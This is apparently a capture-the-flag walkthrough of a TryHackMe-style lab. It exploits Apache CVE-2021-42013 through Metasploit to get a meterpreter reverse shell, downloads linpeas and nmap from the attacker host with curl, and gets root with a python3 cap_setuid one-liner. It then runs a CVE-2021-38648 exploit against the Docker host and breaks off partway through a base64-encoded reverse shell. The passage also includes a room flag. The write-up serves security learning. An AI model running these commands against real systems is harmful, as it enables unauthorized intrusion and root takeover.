


```
sf6 exploit(multi/http/apache_normalize_path_rce) > run

*] Started reverse TCP handler on 10.18.88.130:4444
*] Using auxiliary/scanner/http/apache_normalize_path as check
+] http://10.10.104.180:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
*] Scanned 1 of 1 hosts (100% complete)
*] http://10.10.104.180:80 - Attempt to exploit for CVE-2021-42013
*] http://10.10.104.180:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
*] Sending stage (3045348 bytes) to 10.10.104.180
*] Meterpreter session 1 opened (10.18.88.130:4444 → 10.10.104.180:51160) at 2024-01-23 11:51:01 -0500
d
!] This exploit may require manual cleanup of '/tmp/EgXyyigr' on the target
```

I am deamon in docker. Download linpeas, using shell

```
curl http://10.18.88.130:8000/linpeas.sh -o linpeas.sh
```


Linpeas show 3 ways



```
═╣ Breakout via mounts
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
ls: cannot access '/sbin/modprobe': No such file or directory
═╣ release_agent breakout 1........ Yes
═╣ release_agent breakout 2........ No
═╣ core_pattern breakout .......... No
═╣ binfmt_misc breakout ........... No
═╣ uevent_helper breakout ......... No
═╣ core_pattern breakout .......... No
═╣ is modprobe present ............ No
═╣ DoS via panic_on_oom ........... No
═╣ DoS via panic_sys_fs ........... No
═╣ DoS via sysreq_trigger_dos ..... No
═╣ /proc/config.gz readable ....... No
═╣ /proc/sched_debug readable ..... Yes
═╣ /proc/*/mountinfo readable ..... Yes
═╣ /sys/kernel/security present ... Yes
═╣ /sys/kernel/security writable .. No

                    ╔════════════════════════════════════════════╗
════════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════════
                    ╚════════════════════════════════════════════╝
╔══════════╣ Cleaned processes
i] Looks like ps is not finding processes, going to read from /proc/ and not going to monitor 1min of processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
                 thread-self  cat/proc/thread-self//cmdline
                 self      cat/proc/self//cmdline
                 94        httpd-DFOREGROUND
                 9         httpd-DFOREGROUND
                 2846      /bin/sh./linpeas.sh
                 2844      sort-r
                 2843      /bin/sh./linpeas.sh
                 2842      sed-Es,gdm-password|gnome-keyring-daemon[0m|lightdm|vsftpd|apache2|sshd:,&,
                 2841      seds,knockd|splunk,&,
                 2840      sed-Es,jdwp|tmux |screen | inspect |──inspect[= ]|──inspect$|--inpect-brk|--remote-debugging-port,&,g
                 2839      seds,root,&,
                 2838      seds,daemon[0m,&,
                 2837      sed-Es,_amavisd|_analyticsd|_appinstalld|_appleevents|_applepay|_appowner|_appserver|_appstore|_ard|_assetcache|_astris|_atsserver|_av
ent|_ces|_clamav|_cmiodalassistants|_coreaudiod|_coremediaiod|_coreml|_ctkd|_cvmsroot|_cvs|_cyrus|_datadetectors|_demod|_devdocs|_devicemgr|_diskimagesiod|_disp
|_dovenull|_dpaudio|_driverkit|_eppc|_findmydevice|_fpsd|_ftp|_fud|_gamecontrollerd|_geod|_hidd|_iconservices|_installassistant|_installcoordinationd|_installer
n_changepw|_knowledgegraphd|_krb_anonymous|_krb_changepw|_krb_kadmin|_krb_kerberos|_krb_krbtgt|_krbfast|_krbtgt|_launchservicesd|_lda|_locationd|_logd|_lp|_mail
sresponder|_mobileasset|_mysql|_nearbyd|_netbios|_netstatistics|_networkd|_nsurlsessiond|_nsurlstoraged|_oahd|_ondemand|_postfix|_postgres|_qtss|_reportmemoryex
saver|_scsd|_securityagent|_softwareupdate|_spotlight|_sshd|_svn|_taskgated|_teamsserver|_timed|_timezone|_tokend|_trustd|_trustevaluationagent|_unknown|_update
d|_webauthserver|_windowserver|_www|_wwwproxy|_xserverdocs|daemon\W|^daemon$|message\+|syslog|www|www-data|mail|noboby|Debian\-\+|rtkit|systemd\+,&,
                 2836      sed-Es,/init$|upstart-udev-bridge|udev|/getty|cron|apache2|java|tomcat|/vmtoolsd|/VGAuthService,&,
                 2835      sed-Es,_apt|backup|bin[\s:]|^bin$|daemon|games|gnats|irc|list|lp|mail|man|messagebus|news|nobody|proxy|sync|sys|uucp|www-data|ImPoSSss
                 2834      sed-Es,ImPoSSssSiBlEee,&,
                 2833      sed-Es,/dev/mqueue|/dev/shm|/run/lock|/sys/firmware|/tmp|/var/tmp|[a-zA-Z]+[a-zA-Z0-9]* +\*,&,g
                 2832      /bin/sh./linpeas.sh
                 157       /bin/sh./linpeas.sh
                 150       /bin/sh
                 139       /tmp/EgXvvigr
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+
i
Current proc capabilities:
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

Parent Shell capabilities:
0×0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/python3.7 = cap_setuid+ep
```

I found how to use third option


```
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



Capabilities


If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability se
can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



```
which python3
/usr/bin/python3
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1(daemon) groups=1(daemon)
```


In root's directory I found user flag



```
uid=0(root) gid=1(daemon) groups=1(daemon)
ls -la /root
total 28
drwx------ 1 root root   4096 Oct  8  2021 .
drwxr-xr-x 1 root root   4096 Feb 23  2022 ..
lrwxrwxrwx 1 root root      9 Oct  8  2021 .bash_history → /dev/null
-rw-r--r-- 1 root root    570 Jan 31  2010 .bashrc
drwxr-xr-x 3 root root   4096 Oct  8  2021 .cache
-rw-r--r-- 1 root root    148 Aug 17  2015 .profile
-rw------- 1 root daemon   12 Oct  8  2021 .python_history
-rw-r--r-- 1 root root     38 Oct  8  2021 user.txt
cd /root
cat user.txt
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
```


Found many directories in .cache. listing all

`find /root/.cache/pip/http -type f -ls`



```
find /root/.cache/pip/http -type f -ls
   528237     20 -rw-------   1 root     root        19573 Oct  8  2021 /root/.cache/pip/http/e/a/c/6/1/eac61126daf80149d2a016f12a54eab5e3b5c1dbc77410ff1a97edc4
   528232    144 -rw-------   1 root     root       147327 Oct  8  2021 /root/.cache/pip/http/e/4/c/3/0/e4c307f5f21cd59286264450d564dc1909d6715e498c17cdbae95c44
   528226    136 -rw-------   1 root     root       138247 Oct  8  2021 /root/.cache/pip/http/b/3/9/f/6/b39f625cb9537b0a8bd699666ca35428f490400ef6e062dbd8cbe2b3
   528210     40 -rw-------   1 root     root        37666 Oct  8  2021 /root/.cache/pip/http/a/4/d/7/6/a4d76dadc4450f0d6c24e9e31b6f5d3ff2053ae83873dbbe3a40a6c2
   528193      8 -rw-------   1 root     root         5664 Oct  8  2021 /root/.cache/pip/http/5/b/d/8/9/5bd894eeb3dfe1c8aaee1daecdfb74bbb314293813a730238621f077
   528204     12 -rw-------   1 root     root        11568 Oct  8  2021 /root/.cache/pip/http/8/d/0/e/1/8d0e104919449355aedb55b5b546bb9fd53f0e1a8ca1b082109464e9
   528199      8 -rw-------   1 root     root         4711 Oct  8  2021 /root/.cache/pip/http/8/b/2/4/2/8b24226e2da88df4abeee0d8ca6bce79b19ca2bcd5f94b543939c66c
   528310     60 -rw-------   1 root     root        58268 Oct  8  2021 /root/.cache/pip/http/f/9/d/5/c/f9d5c63f82aa473c677259a45e3d2e2b8518177229bdf7d7e79909c0
   528305     64 -rw-------   1 root     root        62552 Oct  8  2021 /root/.cache/pip/http/f/8/c/0/e/f8c0ee7ea9cf23cd736a374466cf661c8c477744c3d3087f8cb54105
   401148     12 -rw-------   1 root     root         8269 Oct  8  2021 /root/.cache/pip/http/4/b/e/0/7/4be07d3ac353e38d2c9e3a257cad36ee2a758fc88b4cd5f0d479a5a9
```

After I check /etc/hosts : I fount that I have the number 2 machine,so should be number one!!! Another conteiner or host)))



```
cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      4a70924bafa0
```

Download nmap

`python3 -m http.server 8000`

+


`curl http://10.18.88.130:8000/nmap -o nmap` permissions fo nmap:

`chmod +x nmap`

and run

`./nmap -vv -p- --min-rate 5000 172.17.0.1`

Some unknown servise on port 5986



```
./nmap -vv -p- --min-rate 5000 172.17.0.1

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-01-24 20:47 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 20:47
Scanning 172.17.0.1 [1 port]
Completed ARP Ping Scan at 20:47, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:47
Completed Parallel DNS resolution of 1 host. at 20:47, 0.00s elapsed
Initiating SYN Stealth Scan at 20:47
Scanning ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1) [65535 ports]
Discovered open port 22/tcp on 172.17.0.1
Discovered open port 80/tcp on 172.17.0.1
Discovered open port 5986/tcp on 172.17.0.1
Increasing send delay for 172.17.0.1 from 0 to 5 due to 11 out of 32 dropped probes since last increase.
Completed SYN Stealth Scan at 20:48, 39.50s elapsed (65535 total ports)
Nmap scan report for ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (-0.0018s latency).
Scanned at 2024-01-24 20:47:40 UTC for 40s
Not shown: 65531 filtered ports
Reason: 65531 no-responses
PORT     STATE  SERVICE REASON
22/tcp   open   ssh     syn-ack ttl 64
80/tcp   open   http    syn-ack ttl 64
5985/tcp closed unknown reset ttl 64
5986/tcp open   unknown syn-ack ttl 64
MAC Address: 02:42:1E:B9:51:34 (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 39.73 seconds
           Raw packets sent: 196630 (8.652MB) | Rcvd: 68 (2.812KB)
```

I found this exploit

https://github.com/CyberMonitor/CVE-2021-38648

Download to target


`python3 -m http.server 8000`(kali)

+

`curl http://10.18.88.130:8000/exploit.py -o exploit.py`

And run id command

`/usr/bin/python3 exploit.py -t 172.17.0.1 -p 5986 -c id`



```
curl http://10.18.88.130:8000/exploit.py -o exploit.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5246  100  5246    0     0  27322      0 --:--:-- --:--:-- --:--:-- 27181
ls
exploit.py
nmap
oLFPw
/usr/bin/python3 exploit.py -t 172.17.0.1 -p 5986 -c id
uid=0(root) gid=0(root) groups=0(root)
```


Revshell:

kali: `nc -lnvp 1337`

target:(This is a python encoded revshel with decoding and run on yarget machine)


```
/usr/bin/python3 exploit.py -t 172.17.0.1 -p 5986 -c "echo
'ZXhwb3J0IFJIT1NUPSIxMC4xOC44OC4xMzAiO2V4cG9ydCBSUE9SVD0xMzM3O3B5dGhvbjMgLWMgJ2ltcG9
ydCBzeXMsc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbm5lY3QoKG9zLmdldGVudigiUkh
```

```
